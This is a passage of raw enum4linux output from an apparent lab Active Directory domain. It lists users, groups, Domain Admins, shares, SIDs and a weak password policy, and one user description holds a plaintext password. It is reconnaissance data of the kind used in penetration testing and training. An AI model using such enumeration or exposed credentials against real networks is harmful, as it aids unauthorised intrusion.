[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\nt4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust84$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\devserver$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\about$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\helponline$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\inbound$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\customer$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ir$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\announce$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\iris$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\dev1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust24$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mx$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\vader$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust53$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mv$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mickey$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ptld$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\tool$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\uninet$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\houstin$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\test
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Thompson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\V.Nelson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Gill
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.May
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Wheeler
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Adams
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Y.Marshall
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Wolfe
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Kennedy

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Fuller
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Washington
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Shelton
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Paul
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Wong
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Daniel
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Brooks
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Rice
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Powers
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Wright
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Williamson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Malone
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\H.Mclaughlin
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Rodriquez
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Murray
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Padilla
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Becker
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Perkins
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Yates
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins
[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw

[35mGroup: [0m'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Guests' (RID: 514) has member: UADCWNET\Guest

[34m ==========([0m[32mUsers on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)[0m[34m)==========

[0m[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-3909509232-362358561-949330273 and logon username 'test', password 'test123'

[0mS-1-5-21-3909509232-362358561-949330273-500 SERVER1\Administrator (Local User)
S-1-5-21-3909509232-362358561-949330273-501 SERVER1\Guest (Local User)
S-1-5-21-3909509232-362358561-949330273-503 SERVER1\DefaultAccount (Local User)
S-1-5-21-3909509232-362358561-949330273-504 SERVER1\WDAGUtilityAccount (Local User)
S-1-5-21-3909509232-362358561-949330273-513 SERVER1\None (Domain Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-90 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'

[0mS-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)

S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)

[34m ==============================([0m[32mGetting printer info for 192.168.10.1[0m[34m)==============================

[0mNo printers returned.

enum4linux complete on Thu Dec 12 18:04:29 2024

Server 2:

Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Thu Dec 12 18:04:43 2024

[34m ==([0m[32mTarget Information[0m[34m)==

[0mTarget 192.168.10.2

RID Range 500-550,1000-1050

Username ..... 'test'

Password ..... 'test123'

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[34m ==========([0m[32mEnumerating Workgroup/Domain on 192.168.10.2[0m[34m)==========

[0m[33m

[+] [0m[32mGot domain/workgroup name: UADCWNET

[0m

[34m ==========([0m[32mNbtstat Information for 192.168.10.2[0m[34m)==========

[0mLooking up status of 192.168.10.2

SERVER2 <00> - B <ACTIVE> Workstation Service

UADCWNET <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

UADCWNET <1c> - <GROUP> B <ACTIVE> Domain Controllers

SERVER2 <20> - B <ACTIVE> File Server Service

MAC Address = 00-0C-29-08-DD-5F

[34m ==========([0m[32mSession Check on 192.168.10.2[0m[34m)==========

[0m[33m

[+] [0m[32mServer 192.168.10.2 allows sessions using username 'test', password 'test123'

[0m

[34m ==========([0m[32mGetting domain SID for 192.168.10.2[0m[34m)==========

[0mDomain Name: UADCWNET

Domain Sid: S-1-5-21-2373017989-4057782597-2990666611

[33m

[+] [0m[32mHost is part of a domain (not a workgroup)

[0m

[34m ==========([0m[32mOS information on 192.168.10.2[0m[34m)==========

[0m[33m

[E] [0m[31mCan't get OS info with smbclient

[0m[33m

[+] [0m[32mGot OS info for 192.168.10.2 from srvinfo:

[0m 192.168.10.2 Wk Sv BDC Tim NT

platform_id : 500

os version : 10.0

server type : 0x801033

[34m ==========([0m[32mUsers on 192.168.10.2[0m[34m)==========

[0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy Name: Arlene Kennedy Desc: juggle

index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: trickster

index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain

index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis Name: Ben Lewis Desc: flipflop

index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: atavism

index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong Name: Beverly Wong Desc: retrieval

index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates Name: Brittany Yates Desc: surprised

index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks Name: Doug Brooks Desc: sociable

index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: antiquated

index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray Name: Deanna Murray Desc: himself

index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier Name: Erik Frazier Desc: Hamal

index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: Ada

index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders Name: Franklin Sanders Desc: usage

index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: mitochondria

index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: roach

index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: pairage

index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: sophia

index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain

index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.Mclaughlin Name: Holly Mclaughlin Desc: pwd:trainmen63

index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: caterpillar

index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: geodesic

index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: vermin

index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: despise

index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: connoisseur

index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name: Johnny Wheeler Desc: rosemary

index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Ireland

index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: excitatory

index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account

index: 0xa2b RID: 0xa2b acb: 0x00010210 Account: L.Gill Name: Loren Gill Desc: tarantara

index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: wolf

index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: periphery

index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: dill

index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: phosphine

index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: ritual

index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: omicron

index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: honeydew

index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: squalid

index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: threesome

index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: brochure

index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: pedophilia

index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: taco

index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: shire

index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez Name: Penny Rodriquez Desc: sought

index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: fret

index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: night

index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: talisman

index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: til

index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: working

index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: bucketfull

index: 0x455 RID: 0x455 acb: 0x00000a10 Account: testName: Test account Desc: (null)

index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: sawbelly

index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: Replication Account

index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow WolfeDesc: new

index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: nearby

user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[test] rid:[0x455]

user:[K.Thompson] rid:[0xa29]

user:[V.Nelson] rid:[0xa2a]

user:[L.Gill] rid:[0xa2b]

user:[N.May] rid:[0xa2c]

user:[W.Holt] rid:[0xa2d]

user:[J.Wheeler] rid:[0xa2e]

user:[F.Payne] rid:[0xa2f]

user:[T.Oliver] rid:[0xa30]

user:[J.Poole] rid:[0xa31]

user:[N.Wells] rid:[0xa32]

user:[N.Hogan] rid:[0xa33]

user:[M.Adams] rid:[0xa34]

user:[Y.Marshall] rid:[0xa35]

user:[W.Wolfe] rid:[0xa36]

user:[A.Kennedy] rid:[0xa37]

user:[T.Fuller] rid:[0xa38]

user:[L.Washington] rid:[0xa39]

user:[S.Shelton] rid:[0xa3a]

user:[J.Farmer] rid:[0xa3b]

user:[M.Paul] rid:[0xa3c]

user:[B.Wong] rid:[0xa3d]

user:[D.Ford] rid:[0xa3e]

user:[M.Daniel] rid:[0xa3f]

user:[D.Brooks] rid:[0xa40]

user:[B.Rice] rid:[0xa41]

user:[P.Powers] rid:[0xa42]

user:[S.Wright] rid:[0xa43]

user:[L.Williamson] rid:[0xa44]

user:[G.Malone] rid:[0xa45]

user:[M.Harrington] rid:[0xa46]

user:[H.Mclaughlin] rid:[0xa47]

user:[G.Turner] rid:[0xa48]

user:[P.Rodriquez] rid:[0xa49]

user:[L.Thornton] rid:[0xa4a]

user:[D.Murray] rid:[0xa4b]

user:[A.Peters] rid:[0xa4c]

user:[M.Padilla] rid:[0xa4d]

user:[J.Becker] rid:[0xa4e]

user:[K.Perkins] rid:[0xa4f]

user:[M.Murphy] rid:[0xa50]

user:[S.Higgins] rid:[0xa51]

user:[B.Lewis] rid:[0xa52]

user:[F.Sanders] rid:[0xa53]

user:[R.Soto] rid:[0xa54]

user:[I.Robinson] rid:[0xa55]

user:[B.Yates] rid:[0xa56]

user:[E.Frazier] rid:[0xa57]

user:[G.Francis] rid:[0xa58]

user:[J.Shaw] rid:[0xa59]

user:[G.Adkins] rid:[0xa5a]

[34m ==========([0m[32mShare Enumeration on 192.168.10.2[0m[34m)==========

[0mdo_connect: Connection to 192.168.10.2 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename Type Comment

--- --- ---

ADMIN$ Disk Remote Admin

C$ Disk Default share

IPC$ IPC Remote IPC

NETLOGON Disk Logon server share

SYSVOL Disk Logon server share

Reconnecting with SMB1 for workgroup listing.

Unable to connect with SMB1 -- no workgroup available

[33m

[+] [0m[32mAttempting to map shares on 192.168.10.2

[0m//192.168.10.2/ADMIN$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A

//192.168.10.2/C$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A

[33m

[E] [0m[31mCan't understand response:

[0mNT_STATUS_NO_SUCH_FILE listing *

//192.168.10.2/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A

//192.168.10.2/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

//192.168.10.2/SYSVOL [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

[34m ==========([0m[32mPassword Policy Information for 192.168.10.2[0m[34m)==========

[0m

[+] Attaching to 192.168.10.2 using test:test123

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:192.168.10.2)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] UADCWNET

[+] Builtin

[+] Password Info for Domain: UADCWNET

[+] Minimum password length: 7

[+] Password history length: 24

[+] Maximum password age: 136 days 23 hours 58 minutes

[+] Password Complexity Flags: 010000

[+] Domain Refuse Password Change: 0

[+] Domain Password Store Cleartext: 1

[+] Domain Password Lockout Admins: 0

[+] Domain Password No Clear Change: 0

[+] Domain Password No Anon Change: 0

[+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes

[+] Reset Account Lockout Counter:

[+] Locked Account Duration:

[+] Account Lockout Threshold: None

[+] Forced Log off Time: Not Set

[33m

[+] [0m[32mRetieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled

Minimum Password Length: 7

[34m ==========([0m[32mGroups on 192.168.10.2[0m[34m)==========

[0m[33m

[+] [0m[32mGetting builtin groups:

[0mgroup:[Administrators] rid:[0x220]

group:[Users] rid:[0x221]

group:[Guests] rid:[0x222]

group:[Remote Desktop Users] rid:[0x22b]

group:[Network Configuration Operators] rid:[0x22c]

group:[Performance Monitor Users] rid:[0x22e]

group:[Performance Log Users] rid:[0x22f]

group:[Distributed COM Users] rid:[0x232]

group:[IIS_IUSRS] rid:[0x238]

group:[Cryptographic Operators] rid:[0x239]

group:[Event Log Readers] rid:[0x23d]

group:[Certificate Service DCOM Access] rid:[0x23e]

group:[RDS Remote Access Servers] rid:[0x23f]

group:[RDS Endpoint Servers] rid:[0x240]

group:[RDS Management Servers] rid:[0x241]

group:[Hyper-V Administrators] rid:[0x242]

group:[Access Control Assistance Operators] rid:[0x243]

group:[Remote Management Users] rid:[0x244]

group:[Storage Replica Administrators] rid:[0x246]

group:[Incoming Forest Trust Builders] rid:[0x22d]

group:[Terminal Server License Servers] rid:[0x231]

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]

group:[Windows Authorization Access Group] rid:[0x230]

group:[Print Operators] rid:[0x226]

group:[Replicator] rid:[0x228]

group:[Account Operators] rid:[0x224]

group:[Backup Operators] rid:[0x227]

group:[Server Operators] rid:[0x225]

[33m

[+] [0m[32m Getting builtin group memberships:

[0m[35mGroup: [0mPre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Domain Admins

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Enterprise Admins

[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Administrator

[35mGroup: [0mWindows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

[35mGroup: [0mIIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR

[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Guest

[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Domain Guests

[35mGroup: [0mUsers' (RID: 545) has member: UADCWNET\Domain Users

[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\Authenticated Users

[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\INTERACTIVE

[33m

[+] [0m[32m Getting local groups:

[0mgroup:[Cert Publishers] rid:[0x205]

group:[RAS and IAS Servers] rid:[0x229]

group:[Allowed RODC Password Replication Group] rid:[0x23b]

group:[Denied RODC Password Replication Group] rid:[0x23c]

group:[DnsAdmins] rid:[0x44d]

[33m

[+] [0m[32m Getting local group memberships:

[0m[35mGroup: [0mDnsAdmins' (RID: 1101) has member: UADCWNET\W.Holt

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[33m

[+] [0m[32m Getting domain groups:

[0mgroup:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]

group:[Domain Users] rid:[0x201]

group:[Domain Guests] rid:[0x202]

group:[Domain Computers] rid:[0x203]

group:[Domain Controllers] rid:[0x204]

group:[Schema Admins] rid:[0x206]

group:[Enterprise Admins] rid:[0x207]

group:[Group Policy Creator Owners] rid:[0x208]

group:[Read-only Domain Controllers] rid:[0x209]

group:[Cloneable Domain Controllers] rid:[0x20a]

group:[Protected Users] rid:[0x20d]

group:[Key Admins] rid:[0x20e]

group:[Enterprise Key Admins] rid:[0x20f]

group:[DnsUpdateProxy] rid:[0x44e]

group:[Human Resources] rid:[0x44f]

group:[Legal] rid:[0x450]

group:[Finance] rid:[0x451]

group:[Engineering] rid:[0x452]

group:[Sales] rid:[0x453]

group:[Information Technology] rid:[0x454]

[33m

[+] [0m[32m Getting domain group memberships:

[0m[35mGroup: [0m'Domain Guests' (RID: 514) has member: UADCWNET\Guest

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\pc28$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\nt4$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust84$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\devserver$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\about$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\helponline$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\inbound$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\customer$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ir$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\announce$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\iris$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\dev1$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust24$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mx$

